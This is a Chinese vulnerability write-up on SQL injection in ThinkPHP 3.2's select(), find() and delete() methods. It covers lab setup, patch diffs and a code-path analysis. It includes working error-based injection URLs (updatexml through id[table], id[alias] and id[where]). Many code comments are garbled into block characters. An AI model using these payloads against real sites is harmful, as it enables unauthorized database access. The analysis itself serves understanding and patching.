ThinkPHP3.2 框架sql注入漏洞分析(2018-08-23)

水泡泡 / 2018-08-24 17:27:49 / 浏览数 29638 安全技术 漏洞分析 顶(1) 踩(0)

0x00 前言

北京时间 2018年8月23号11:25分 星期四，tp团队对于已经停止更新的thinkphp
3系列进行了一处安全更新，经过分析，此次更新修正了由于`select()`,`find()`,`delete()`方法可能会传入数组类型数据产生的多个sql注入隐患。

0x01 漏洞复现

下载源码： `git clone https://github.com/top-think/thinkphp.git`


使用git checkout 命令将版本回退到上一次commit：`git checkout 109bf30254a38651c21837633d9293a4065c300b`

使用phpstudy等集成工具搭建thinkphp，修改apache的配置文件`httpd-conf`


`DocumentRoot ""` 为thinkphp所在的目录。

```
DocumentRoot  "D:\CMS\thinkphp"
<Directory />
    Options -Indexes +FollowSymLinks +ExecCGI
    AllowOverride All
    Order allow,deny
    Allow from all
    Require all granted
</Directory>
```

重启phpstudy，访问`127.0.0.1`，输出thinkphp的欢迎信息，表示thinkphp已正常运行。



搭建数据库，数据库为tptest,表为user，表里面有三个字段id,username,pass



修改Application\Common\Conf\config.php配置文件，添加数据库配置信息。

```
return array(
    //'配置项'=>'配置值'
    'DB_TYPE'               =>  'mysql',      // 数据库类型
    'DB_HOST'               =>  'localhost', // 服务器地址
    'DB_NAME'               =>  'tptest',           // 数据库名
    'DB_USER'               =>  'root',       // 用户名
    'DB_PWD'                =>  'root',           // 密码
    'DB_PORT'               =>  '3306',         // 端口
    //'DB_PREFIX'             =>  'wx_',     // 数据库表前缀
    'DB_FIELDS_CACHE'       =>  true,         // 启用字段缓存
    'DB_CHARSET'            =>  'utf8',       // 数据库编码默认采用utf8
    ''
);
```

之后在Application\Home\Controller\IndexController.class.php 添加以下代码:

```
public function test()
   {
      $id = i('id');
      $res = M('user')->find($id);
      //$res = M('user')->delete($id);
      //$res = M('user')->select($id);
   }
```

针对select()和find()方法
,有很多地方可注，这里主要列举三个table，alias，where，更多还请自行跟踪一下parseSql的各个parseXXX方法，目测都是可行的，比如having,group等。

```
table■http://127.0.0.1/index.php?m=Home&c=Index&a=test&id[table]=user where%201%20and%20updatexml(1,concat(0x7e,user(),0x7e),1
```

```
alias■http://127.0.0.1/index.php?m=Home&c=Index&a=test&id[alias]=where%201%20and%20updatexml(1,concat(0x7e,user(),0x7e),1)--
```

```
where: http://127.0.0.1/index.php?m=Home&c=Index&a=test&id[where]=1%20and%20updatexml(1,concat(0x7e,user(),0x7e),1)--
```

而delete()方法的话同样，这里粗略举三个例子，table,alias,where，但使用table和alias的时候，同时还必须保证where不为空（详细原因后面会说）

```
where: http://127.0.0.1/index.php?m=Home&c=Index&a=test&id[where]=1%20and%20updatexml(1,concat(0x7e,user(),0x7e),1)--
```

```
alias: http://127.0.0.1/index.php?m=Home&c=Index&a=test&id[where]=1%20and%20updatexml(1,concat(0x7e,user(),0x7e),1)--
```

```
table: http://127.0.0.1/index.php?m=Home&c=Index&a=test&id[table]=user%20where%201%20and%20updatexml(1,concat(0x7e,user(),0x7e
```


0x02 漏洞分析

通过github上的commit
对比其实可以粗略知道，此次更新主要是在ThinkPHP/Library/Think/Model.class.php文件中，其中对于delete，find，select三个函数进行了修改。

delete函数

```
@@ -518,8 +518,8 @@ public function delete($options = array())
518 518                 } else {
519 519                     $where[$pk] = $options;
520 520                 }
521     -               $options          = array();
522     -               $options['where'] = $where;
    521 +
    522 +               $this->options['where'] = $where;
523 523           }
524 524           // 根据复合主键删除记录
525 525           if (is_array($options) && (count($options) > 0) && is_array($pk)) {
@@ -536,13 +536,13 @@ public function delete($options = array())
536 536                       $where[$field] = $options[$i];
537 537                       unset($options[$i++]);
538 538                   }
539     -                 $options['where'] = $where;
    539 +                 $this->options['where'] = $where;
540 540                 } else {
541 541                     return false;
542 542                 }
543 543           }
544 544           // 分析表达式
545     -         $options = $this->_parseOptions($options);
    545 +         $options = $this->_parseOptions();
546 546           if (empty($options['where'])) {
547 547               // 如果条件为空 不进行删除操作 除非设置 1=1
548 548               return false;
```


select函数

```
@@ -589,8 +589,8 @@ public function select($options = array())
                } else {
                    $where[$pk] = $options;
                }
-               $options          = array();
-               $options['where'] = $where;
+
+               $this->options['where'] = $where;
            } elseif (is_array($options) && (count($options) > 0) && is_array($pk)) {
                // 根据复合主键查询
                $count = 0;
@@ -606,16 +606,16 @@ public function select($options = array())
                        $where[$field] = $options[$i];
                        unset($options[$i++]);
                    }
-                   $options['where'] = $where;
+                   $this->options['where'] = $where;
                } else {
                    return false;
                }
            } elseif (false === $options) {
                // 用于子查询 不查询只返回SQL
-               $options['fetch_sql'] = true;
+               $this->options['fetch_sql'] = true;
            }
            // 分析表达式
-           $options = $this->_parseOptions($options);
+           $options = $this->_parseOptions();
            // 判断查询缓存
            if (isset($options['cache'])) {
                $cache = $options['cache'];
```


find函数

```
@@ -774,8 +774,8 @@ public function find($options = array())
774 774         {
775 775             if (is_numeric($options) || is_string($options)) {
776 776                 $where[$this->getPk()] = $options;
777     -             $options                = array();
778     -             $options['where']       = $where;
    777 +
    778 +             $this->options['where'] = $where;
779 779             }
780 780             // 根据复合主键查找记录
781 781             $pk = $this->getPk();
@@ -794,15 +794,15 @@ public function find($options = array())
794 794                     $where[$field] = $options[$i];
795 795                     unset($options[$i++]);
796 796                 }
797     -             $options['where'] = $where;
    797 +             $this->options['where'] = $where;
798 798             } else {
799 799                 return false;
800 800             }
801 801         }
802 802         // 总是查找一条记录
803     -       $options['limit'] = 1;
    803 +       $this->options['limit'] = 1;
804 804         // 分析表达式
805     -       $options = $this->_parseOptions($options);
    805 +       $options = $this->_parseOptions();
806 806         // 判断查询缓存
807 807         if (isset($options['cache'])) {
808 808             $cache = $options['cache'];
```


对比三个方法修改的地方都有一个共同点：

把外部传进来的$options，修改为$this->options，同时不再使用$this->_parseOptions对于$options进行表达式分析。

思考是因为$options可控，再经过_parseOptions函数之后产生了sql注入。

一 select 和 find 函数

以find函数为例进行分析（select代码类似），该函数可接受一个$options参数，作为查询数据的条件。

当$options为数字或者字符串类型的时候，直接指定当前查询表的主键作为查询字段：

```
if (is_numeric($options) || is_string($options)) {
            $where[$this->getPk()] = $options;
            $options               = array();
            $options['where']      = $where;
}
```

同时提供了对复合主键的查询，看到判断：

```
if (is_array($options) && (count($options) > 0) && is_array($pk)) {
            // ■■■■■■■■
            ......
        }
```

要进入复合主键查询代码，需要满足$options为数组同时$pk主键也要为数组，但这个对于表只设置一个主键的时候不成立。

那么就可以使$options为数组，同时找到一个表只有一个主键，就可以绕过两次判断，直接进入_parseOptions进行解析。

```
if (is_numeric($options) || is_string($options)) {//$options■■■■■■
            $where[$this->getPk()] = $options;
            $options               = array();
```

```
            $options['where']      = $where;
        }
        // ■■■■■■■■■■■
        $pk = $this->getPk();
        if (is_array($options) && (count($options) > 0) && is_array($pk)) { //$pk■■■■■■■■
            ......
        }
        // ■■■■■■■■■
        $options['limit'] = 1;
        // ■■■■■■
        $options = $this->_parseOptions($options); //■■■■■■
        // ■■■■■■■
        .....
        $resultSet = $this->db->select($options); //■■■■■
```

之后跟进_parseOptions方法，（分析见代码注释）

```
if (is_array($options)) { //■$options■■■■■■■$this->options■■■■■■■
            $options = array_merge($this->options, $options);
        }

        if (!isset($options['table'])) {//■■■■■■■■table ■■■■■■■
            // ■■■■■■■
            $options['table'] = $this->getTableName();
            $fields           = $this->fields;
        } else {
            // ■■■■■■ ■■■■■■■■■■ ■■■■■■■■■
            $fields = $this->getDbFields(); //■■■■■■■
        }

        // ■■■■■■
        if (!empty($options['alias'])) {//■■■■■■■■■■■■■
            $options['table'] .= ' ' . $options['alias']; //■■■■■■■■■■■
        }
        // ■■■■■■■■■■
        $options['model'] = $this->name;

        // ■■■■■■■
        if (isset($options['where']) && is_array($options['where']) && !empty($fields) && !isset($options['join'])) { //■$optis
            // ■■■■■■■■■■■■■■■■■
           ......
        }
        // ■■■■■■■sql■■■■■■ ■■■■■■■■■
        $this->options = array();
        // ■■■■■■
        $this->_options_filter($options);
        return $options;
```

$options我们可控，那么就可以控制为数组类型，传入$options['table']或$options['alias']等等，只要提层不进行过滤都是可行的。

同时我们可以不设置$options['where']或者设置$options['where']的值为字符串，可绕过字段类型的验证。

可以看到在整个对$options的解析中没有过滤，直接返回，跟进到底层ThinkPHP\Libray\Think\Db\Diver.class.php，找到select方法，继续跟进最后来到pars

因为$options['table']或$options['alias']都是由parseTable函数进行解析，跟进：

```
if (is_array($tables)) {//■■■■■
            // ■■■■■■■
          ......
        } elseif (is_string($tables)) {//■■■■■■
            $tables = array_map(array($this, 'parseKey'), explode(',', $tables));
        }
        return implode(',', $tables);
```

当我们传入的值不为数组，直接进行解析返回带进查询，没有任何过滤。

同时$options['where']也一样，看到parseWhere函数

```
$whereStr = '';
        if (is_string($where)) {
            // ■■■■■■■■■■
```

```
            $whereStr = $where; //■■■■■■■■■■■■■
        } else {
            // ■■■■■■■■
           ......
        }
        return empty($whereStr) ? '' : ' WHERE ' . $whereStr;
```

二 delete函数

delete函数有些不同，主要是在解析完$options之后，还对$options['where']判断了一下是否为空，需要我们传一下值，使之不为空,从而继续执行删除操作。

```
......
        // ■■■■■■
        $options = $this->_parseOptions($options);
        if (empty($options['where'])) { //■■■■■■■■■■■■$options['where']■■■■■■■■■■■■■■■■■■■■■■■■■
            // ■■■■■■■ ■■■■■■■■ ■■■■■ 1=1
            return false;
        }
        if (is_array($options['where']) && isset($options['where'][$pk])) {
            $pkValue = $options['where'][$pk];
        }

        if (false === $this->_before_delete($options)) {
            return false;
        }
        $result = $this->db->delete($options);
        if (false !== $result && is_numeric($result)) {
            $data = array();
            if (isset($pkValue)) {
                $data[$pk] = $pkValue;
            }

            $this->_after_delete($data, $options);
        }
        // ■■■■■■■■■
        return $result;
```

0x03 漏洞修复

```
@@ -774,8 +774,8 @@ public function find($options = array())
774 774         {
775 775             if (is_numeric($options) || is_string($options)) {
776 776                 $where[$this->getPk()] = $options;
777     -               $options               = array();
778     -               $options['where']      = $where;
    777 +
    778 +               $this->options['where'] = $where;
779 779             }
780 780             // 根据复合主键查找记录
781 781             $pk = $this->getPk();
@@ -794,15 +794,15 @@ public function find($options = array())
794 794                     $where[$field] = $options[$i];
795 795                     unset($options[$i++]);
796 796                 }
797     -               $options['where'] = $where;
    797 +               $this->options['where'] = $where;
798 798             } else {
799 799                 return false;
800 800             }
801 801         }
802 802         // 总是查找一条记录
803     -       $options['limit'] = 1;
    803 +       $this->options['limit'] = 1;
804 804         // 分析表达式
805     -       $options = $this->_parseOptions($options);
    805 +       $options = $this->_parseOptions();
806 806         // 判断查询缓存
807 807         if (isset($options['cache'])) {
808 808             $cache = $options['cache'];
```

不再分析由外部传进来的$options,使得不再可控$options['xxx']。

点击收藏 | 3 关注 | 1

上一篇：看我如何在30分钟内获得homeb... 下一篇：水文-Thinkphp3.2.3安...

1. 0 条回复
   - 动动手指，沙发就是你的了！